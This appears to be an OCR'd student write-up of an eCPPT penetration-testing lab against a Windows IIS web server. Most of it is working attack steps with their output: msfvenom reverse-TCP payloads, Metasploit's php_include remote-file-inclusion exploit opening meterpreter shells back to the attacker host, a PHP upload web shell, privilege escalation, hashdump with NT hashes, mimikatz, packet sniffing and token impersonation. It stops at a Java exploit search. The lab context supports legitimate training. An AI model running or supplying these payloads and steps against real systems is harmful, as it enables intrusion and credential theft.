
# *Web Redirection*

***WEB REDIRECTION***

UPON INSPECTING THE WEBSITE AND MEMBERS AREA I REALIZED THAT WE MAY BE ABLE TO REDIRECT THE SITE SOMEWHERE ELSE




I STARTED AN APACHE2 SERVER FOR MYSELF,  NOTICE THE WEBSITE URL ON THE TOP




ALSO NOTICE THAT NOW WE HAVE A DEFAULT APACHE 2 PAGE

THIS ONLY GIVES US SO MUCH INFORMATION, NOW WE WE NEED TO FIGURE OUT WHAT TYPE OF SYSTEM WE ARE DEALING WITH, LINUX OR WINDOWS

AN NMAP SCAN SHOWS US IT IS A WINDOWS MACHINE

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p 80 10.100.0.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-28 19:13 EDT
```

```
Nmap scan report for foocompany.com (10.100.0.100)
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.0
|_http-title: FooCompany
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.81 seconds
```


# *MSFVenom Upload*

***MSFVENOM UPLOAD***

I MADE A PAYLOAD WITH MSFVENOM AND TRIED TO UPLOAD IT TO THE WEBPAGE WITH A LISTENER RUNNING

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.5.40 LPORT=5555 -f exe > msf_reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

FROM THERE I MOVED THE FILE TO /VAR/WWW/HTML




AS YOU CAN SEE ABOVE, IT DID NOT GO AS PLANNED...

LETS GET INTO THE .100 MACHINE AND UPLOAD THE PAYLOAD DIRECTLY TO IT

```
msf6 exploit(multi/handler) > use exploit/unix/webapp/
Display all 151 possibilities? (y or n)
msf6 exploit(multi/handler) > use exploit/unix/webapp/p
```

```
use exploit/unix/webapp/pajax_remote_exec           use exploit/unix/webapp/php_include                use exploit/-
unix/webapp/phpbb_highlight             use exploit/unix/webapp/piwik_superuser_plugin_upload
use exploit/unix/webapp/php_charts_exec             use exploit/unix/webapp/php_vbulletin_template       use exploit/-
unix/webapp/phpcollab_upload_exec       use exploit/unix/webapp/projectpier_upload_exec
use exploit/unix/webapp/php_eval                    use exploit/unix/webapp/php_xmlrpc_eval            use exploit/unix/-
webapp/phpmyadmin_config            use exploit/unix/webapp/projectsend_upload_exec
msf6 exploit(multi/handler) > use exploit/unix/webapp/p
use exploit/unix/webapp/pajax_remote_exec           use exploit/unix/webapp/php_include                use exploit/-
unix/webapp/phpbb_highlight             use exploit/unix/webapp/piwik_superuser_plugin_upload
use exploit/unix/webapp/php_charts_exec             use exploit/unix/webapp/php_vbulletin_template       use exploit/-
unix/webapp/phpcollab_upload_exec       use exploit/unix/webapp/projectpier_upload_exec
use exploit/unix/webapp/php_eval                    use exploit/unix/webapp/php_xmlrpc_eval            use exploit/unix/-
webapp/phpmyadmin_config            use exploit/unix/webapp/projectsend_upload_exec
msf6 exploit(multi/handler) > use exploit/unix/webapp/php_include
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/php_include) > set PHPURI /index.php?pag=XXpathXX
PHPURI => /index.php?pag=XXpathXX
msf6 exploit(unix/webapp/php_include) > set SRVHOST 172.16.5.20
SRVHOST => 172.16.5.20
msf6 exploit(unix/webapp/php_include) > set lhost tap0
lhost => tap0
msf6 exploit(unix/webapp/php_include) > run

[-] Exploit failed: One or more options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/php_include) > set rhosts 10.100.0.100
rhosts => 10.100.0.100
msf6 exploit(unix/webapp/php_include) > run

[*] Started reverse TCP handler on 172.16.5.20:4444
[*] 10.100.0.100:80 - Using URL: http://172.16.5.20:8080/1e5ECFgLCHE7
[*] 10.100.0.100:80 - PHP include server started.
[*] Sending stage (39282 bytes) to 10.100.0.100
[*] Meterpreter session 1 opened (172.16.5.20:4444 -> 10.100.0.100:49167) at 2021-03-28 21:01:16 -0400

meterpreter > upload
upload index.html             upload index.nginx-debian.html  upload msf_reverse.exe
meterpreter > upload msf_reverse.exe
[*] uploading  : /var/www/html/msf_reverse.exe -> msf_reverse.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /var/www/html/msf_reverse.exe -> msf_reverse.exe
[*] uploaded   : /var/www/html/msf_reverse.exe -> msf_reverse.exe
meterpreter >
[*] 10.100.0.100 - Meterpreter session 1 closed.  Reason: Died
```

**WE SEE THAT METERPRETER SESSION 1 HAS DIED, THIS WILL CONTINUE TO HAPPEN EVERY MINUTE OR SO, WE ARE TRYING TO GET A MORE STABLE SHELL UTILIZING THE MSFVNEOM PAYLOAD WE HAVE ALREADY CREATED**

***NOTICE I AM IN THE ROOT FOLDER***

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.5.20 LPORT=5555 -f exe > shell.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
```

```
  :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
 'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
 oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
 dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
 lOOOOOOOO.         ;d;         ,OOOOOOOOl
 .OOOOOOOO.   .;           ;    ,OOOOOOOO.
  cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
   oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
    lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
     ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
      .dOOo   .OOOOocccxOOOO.   xOOd.
        ,kOl  .OOOOOOOOOOOO. .dOk,
          :kk;.OOOOOOOOOOOO.cOk:
            ;kOOOOOOOOOOOOOOk:
              ,xOOOOOOOOOOx,
                .lOOOOOOOl.
                   ,dOd,
                     .

      =[ metasploit v5.0.101-dev                         ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops           ]
+ -- --=[ 7 evasion                                      ]

Metasploit tip: Use the resource command to run commands from a file

msf5 > use exploit/unix/webapp/php_include
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/php_include) > set rhosts 10.100.0.100
rhosts => 10.100.0.100
msf5 exploit(unix/webapp/php_include) > set lhost 172.16.5.20
lhost => 172.16.5.20
msf5 exploit(unix/webapp/php_include) > set phpuri /index.php?pag=XXpathXX
phpuri => /index.php?pag=XXpathXX
msf5 exploit(unix/webapp/php_include) > set srvhost 172.16.5.20
srvhost => 172.16.5.20
msf5 exploit(unix/webapp/php_include) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/php_include) > set lhost 172.16.5.20
lhost => 172.16.5.20
msf5 exploit(unix/webapp/php_include) > run

[*] Started reverse TCP handler on 172.16.5.20:4444
[*] 10.100.0.100:80 - Using URL: http://172.16.5.20:8080/mzb4Ys
[*] 10.100.0.100:80 - PHP include server started.
[*] Sending stage (38288 bytes) to 10.100.0.100
[*] Meterpreter session 1 opened (172.16.5.20:4444 -> 10.100.0.100:49170) at 2021-03-28 23:54:00 -0400


meterpreter >
meterpreter > upload shell.exe
[*] uploading  : shell.exe -> shell.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): shell.exe -> shell.exe
[*] uploaded   : shell.exe -> shell.exe
meterpreter >
Background session 1? [y/N]
msf5 exploit(unix/webapp/php_include) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 172.16.5.20
lhost => 172.16.5.20
msf5 exploit(multi/handler) > set lport 555[*] 10.100.0.100 - Meterpreter session 1 closed.  Reason: Died
5
lport => 5555
msf5 exploit(multi/handler) > exploit -j
```

```
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.16.5.20:5555
msf5 exploit(multi/handler) > use exploit/unix/webapp/php_include
[*] Using configured payload php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/php_include) > set payload php/exec
payload => php/exec
msf5 exploit(unix/webapp/php_include) > show options

Module options (exploit/unix/webapp/php_include):

   Name      Current Setting                                                Required  Description
   ----      ---------------                                                --------  -----------
   HEADERS                                                                  no        Any additional HTTP headers to send, cookies for
example. Format: "header:value,header2:value2"
   PATH      /                                                              yes       The base directory to prepend to the URL to try
   PHPRFIDB  /usr/share/metasploit-framework/data/exploits/php/rfi-locations.dat  no        A local file containing a list
of URLs to try, with XXpathXX replacing the URL
   PHPURI    /index.php?pag=XXpathXX                                        no        The URI to request, with the include
parameter changed to XXpathXX
   POSTDATA                                                                 no        The POST data to send, with the include parameter
changed to XXpathXX
   Proxies                                                                  no        A proxy chain of format type:host:port[,type:host:port]-
[...]
   RHOSTS    10.100.0.100                                                   yes       The target host(s), range CIDR identifier, or
hosts file with syntax 'file:<path>'
   RPORT     80                                                             yes       The target port (TCP)
   SRVHOST   172.16.5.20                                                    yes       The local host or network interface to listen
on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT   8080                                                           yes       The local port to listen on.
   SSL       false                                                          no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                                                  no        Path to a custom SSL certificate (default is randomly
generated)
   URIPATH                                                                  no        The URI to use for this exploit (default is random)
   VHOST                                                                    no        HTTP server virtual host


Payload options (php/exec):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
   CMD                    yes       The command string to execute


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/webapp/php_include) > set cmd shell.exe
cmd => shell.exe
msf5 exploit(unix/webapp/php_include) > run

[*] 10.100.0.100:80 - Using URL: http://172.16.5.20:8080/6IgsJtbWO
[*] 10.100.0.100:80 - PHP include server started.
[*] Sending stage (176195 bytes) to 10.100.0.100
[*] Meterpreter session 2 opened (172.16.5.20:5555 -> 10.100.0.100:49172) at 2021-03-28 23:55:30 -0400




[*] Exploit completed, but no session was created.
```

```
msf5 exploit(unix/webapp/php_include) >
msf5 exploit(unix/webapp/php_include) >
msf5 exploit(unix/webapp/php_include) >
msf5 exploit(unix/webapp/php_include) >
msf5 exploit(unix/webapp/php_include) >
msf5 exploit(unix/webapp/php_include) > sessions -i

Active sessions
===============

  Id  Name  Type                  Information                          Connection
  --  ----  ----                  -----------                          ----------
  2         meterpreter x86/windows  WIN-OTZ1TW2ZPA1\iis_user @ WIN-OTZ1TW2ZPA1  172.16.5.20:5555 ->
10.100.0.100:49172 (10.100.0.100)

msf5 exploit(unix/webapp/php_include) > sessions 2
[*] Starting interaction with 2...

meterpreter >
```

***NOW WE HAVE A STABLE SHELL!!!***

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2e426c5fba0ad6f07e6cc28753b0a4ad:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
iis_user:1000:aad3b435b51404eeaad3b435b51404ee:78dafc457c0b9d27575c32617bded6f9:::

┌──(kali㉿kali)-[~/Desktop/eCPPT/Blind_Penetration_test]
└─$ john --format=NT hashdump.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 12 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 3 candidates buffered for the current salt, minimum 12 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
              (Guest)
Proceeding with incremental:ASCII
```

# *PHP Web Shell*

***PHP WEB SHELL***

ECPPT GIVES ANOTHER WAY TO BE ABLE TO UPLOAD A PAYLOAD

```
root@kali:~# python -m SimpleHTTPServer 80
```

Next, we can use the RFI vulnerability to call our PHP shell on our attacker machine from the web server:
URL: http://members.foocompany.com/index.php?pag=http://172.16.5.20/shell

```
<?php
if(isset($_POST["submit"])) {
$name = $_FILES['file_upload']['name'];
// Check for errors
   if($_FILES['file_upload']['error'] > 0) die('An error ocurred');

   // Upload file
   if(!move_uploaded_file($_FILES['file_upload']['tmp_name'],$name))
      die('Error uploading');
```

```
   die('File uploaded successfully.');
}?>

<form method='post' enctype='multipart/form-data'>
   File: <input type='file' name='file_upload'>
   <input type="submit" value="Upload Image" name="submit">
</form>
```

We can then as we did previously, use the php/exec payload with the php_include exploit to **execute** our uploaded shell.exe file, which would result in a more stable shell.

IN THE ABOVE OPTION WE PUT THE PHP FILE INTO A TEXT DOCUMENT AND UPLOAD THAT TO THE FILE SERVER

# *Info Gathering Through Meterpreter*

***INFO GATHERING THROUGH METERPRETER***

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2e426c5fba0ad6f07e6cc28753b0a4ad:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
iis_user:1000:aad3b435b51404eeaad3b435b51404ee:78dafc457c0b9d27575c32617bded6f9:::
meterpreter > sniffer
[-] Unknown command: sniffer.
meterpreter > use sniffer
Loading extension sniffer...Success.
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > sniffer_start
[-] Usage: sniffer_start [interface-id] [packet-buffer (1-200000)] [bpf filter (posix meterpreter only)]
meterpreter > sniffer_start 2
[*] Capture started on interface 2 (50000 packet buffer)
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 10
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:a0:e3:7d
MTU          : 1500
IPv4 Address : 10.100.0.100
IPv4 Netmask : 255.255.255.0
```

```
IPv6 Address : fe80::a875:e805:e8d8:45e9
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 11
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 02:00:54:55:4e:01
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 13
============
Name         : isatap.{69DDFE1B-1730-48E5-A97A-F2AAC74E7F88}
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a64:64
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > sniffer_dump 2 /tmp/sniff2.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 4 packets (708 bytes)
[*] Downloaded 100% (708/708)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /tmp/sniff2.pcap
meterpreter > sniffer_start 2
[-] sniffer_capture_start: Operation failed: The parameter is incorrect.
meterpreter > use sniffer
[-] The 'sniffer' extension has already been loaded.
meterpreter > sniffer_start 2
[-] sniffer_capture_start: Operation failed: The parameter is incorrect.
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 10
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:a0:e3:7d
MTU          : 1500
IPv4 Address : 10.100.0.100
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a875:e805:e8d8:45e9
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 11
============
Name         : Teredo Tunneling Pseudo-Interface
Hardware MAC : 02:00:54:55:4e:01
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
Interface 13
============
Name         : isatap.{69DDFE1B-1730-48E5-A97A-F2AAC74E7F88}
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a64:64
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > sniffer_start 10
[-] sniffer_capture_start: Operation failed: The parameter is incorrect.
meterpreter > sniffer_start
[-] Usage: sniffer_start [interface-id] [packet-buffer (1-200000)] [bpf filter (posix meterpreter only)]
meterpreter > sniffer_stop
[-] Usage: sniffer_stop [interface-id]
meterpreter > sniffer_stop 2
[*] Capture stopped on interface 2
[*] There are 183 packets (79264 bytes) remaining
[*] Download or release them using 'sniffer_dump' or 'sniffer_release'
meterpreter > sniffer_dump 2 /tmp/sniff2.pcap
[*] Flushing packet capture buffer for interface 2...
[*] Flushed 183 packets (141984 bytes)
[*] Downloaded 100% (141984/141984)...
[*] Download completed, converting to PCAP...
[-] Corrupted packet data (length:11260)
[*] PCAP file written to /tmp/sniff2.pcap
meterpreter >
```


IN THE ABOVE EXAMPLE WE LOADED KIWI, DID A HASHDUMP, UPGRADED TO SYSTEM PRIVS AND ALSO UTILIZE A SNIFFER

THE SNIFFER WAS RUNNING AND THEN I STOPPED IT (THE FIRST DUMP WAS WAY TO SHORT)

I THEN WENT BACK TO KALI CLI AND FROM THERE WAS ABLE TO OPEN THE PCAP FILE

WITHIN THE FILE WE SEE SOME NEW IP ADDRESSES THAT WE MAY BE ABLE TO ATTACK THAT HAVE TALKED TO THE WEBSERVER

THE TWO NEW ONES ARE 192.168.78.5 AND .25




IF WE FOLLOW THE WEB TRAFFIC WE CAN SEE THAT THEY TRIED TO DO SOMETHING WITHIN THE MEMBERS WEB SERVER, HOWEVER REMEMBER ON THE WEB SERVER THE WHOLE JAVA UPDATE THING

THESE TWO GOT THE SAME THING, WHICH MEANS THEIR JAVA IS OUT OF DATE, THIS COULD BE A POSSIBLE ATTACK VECTOR IF WE CAN FIGURE OUT WHAT JAVA THEY ARE USING

# *Client Side Exploit*

***CLIENT SIDE EXPLOIT***

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WIN-OTZ1TW2ZPA1\iis_user

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token WIN-OTZ1TW2ZPA1\iis_user

[-] User token WIN-OTZ1TW2ZPA1iis_user not found
meterpreter >
meterpreter > impersonate_token WIN-OTZ1TW2ZPA1\iis_user
^[[D[-] User token WIN-OTZ1TW2ZPA1iis_user not found
meterpreter > impersonate_token WIN-OTZ1TW2ZPA1\\iis_user
[+] Delegation token available
[+] Successfully impersonated user WIN-OTZ1TW2ZPA1\iis_user
meterpreter >
```

# *Exploit Java*

***EXPLOIT JAVA***

```
meterpreter >
Background session 2? [y/N]
msf5 exploit(unix/webapp/php_include) > search java_rhino

Matching Modules
================

  #  Name                          Disclosure Date  Rank       Check  Description
  -  ----                          ---------------  ----       -----  -----------
  0  exploit/multi/browser/java_rhino  2011-10-18      excellent  No     Java Applet Rhino Script Engine Remote Code
Execution


